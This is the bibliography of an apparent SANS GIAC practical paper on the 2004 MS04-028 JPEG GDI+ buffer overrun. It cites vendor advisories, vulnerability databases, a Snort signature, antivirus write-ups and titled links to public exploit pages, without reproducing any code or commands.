Kinariwala, Bharat and Tep Dobry. "14.1.8 Stack vs Heap Allocation." Programming in C (Part I). University of Hawai`i. August 16, 1994. http://www-ee.eng.hawaii.edu/Courses/EE150/Book/chap14/subsection2.1.1.8.html

"Manpage of NMAP." http://www.8ung.at/spblinux/doc/nmap.html

"Microsoft Baseline Security Analyzer V1.2.1." http://www.microsoft.com/technet/security/tools/mbsahome.mspx "MS04-028: Buffer overrun in JPEG processing (GDI+) could allow code execution." Article 822987. September 12, 2004 (first release), October 1, 2004 (update). http://support.microsoft.com/?kbid=833987

"MS04-028: Buffer overrun in JPEG processing (GDI+) could allow code execution." Article ID 833987. October 12, 2004. http://support.microsoft.com/?kbid=833987

"Overview of GDI+." MSDN Library. Microsoft. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/AboutGDIPlus/IntroductiontoGDIPlus/OverviewofGDIPlus.asp

"RPM Resource XXD." http://www.dlhoffman.com/publiclibrary/RPM/xxd.html

"Secunia Advisory SA12528 Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability." September 14, 2004 release date, September 15, 2004 update. http://secunia.com/advisories/12528/

Seltzer, Larry. "New Phishing System Takes Advantage of JPEG Bug." EWeek. October 1, 2004. http://www.eweek.com/article2/0,1759,1664909,00.asp

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

"Snort Signature Database." http://www.snort.org/snort-db/sid.html?sid=2705

"SQL Update Command." http://www.comptechdoc.org/independent/database/begin/sqlupdate.html

"Trojan.Ducky.C." Symantec Security Response. November 1, 2004. http://securityresponse.symantec.com/avcenter/venc/data/trojan.ducky.c.html

"Using CommandBar Objects to Customize the Visio User Interface." Microsoft. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/devref/HTML/DVS_22_Customizing_the_Visio_UI_1256.asp

"Welcome to the US-CERT Vulnerability Notes Database." http://www.kb.cert.org/vuls

"Windows JPEG GDI+ All in One Remote Exploit (MS04-028) ." September 27, 2004. http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

"Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028)." September 22, 2004. http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php

"Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028)." September 22, 2004. http://www.k-otik.com/exploits/09232004.ms04-28-admin.sh.php

"Windows JPEG GDI+ All in One Remote Exploit (MS04-028) ." September 27, 2004. http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

"Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028) ." September 22, 2004. http://www.k-otik.com/exploits/09222004.ms04-28.sh.php

"Welcome Slashdot, Bugtraq, CNET, et al. ." http://www.easynews.com/virus.html

i

ii

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.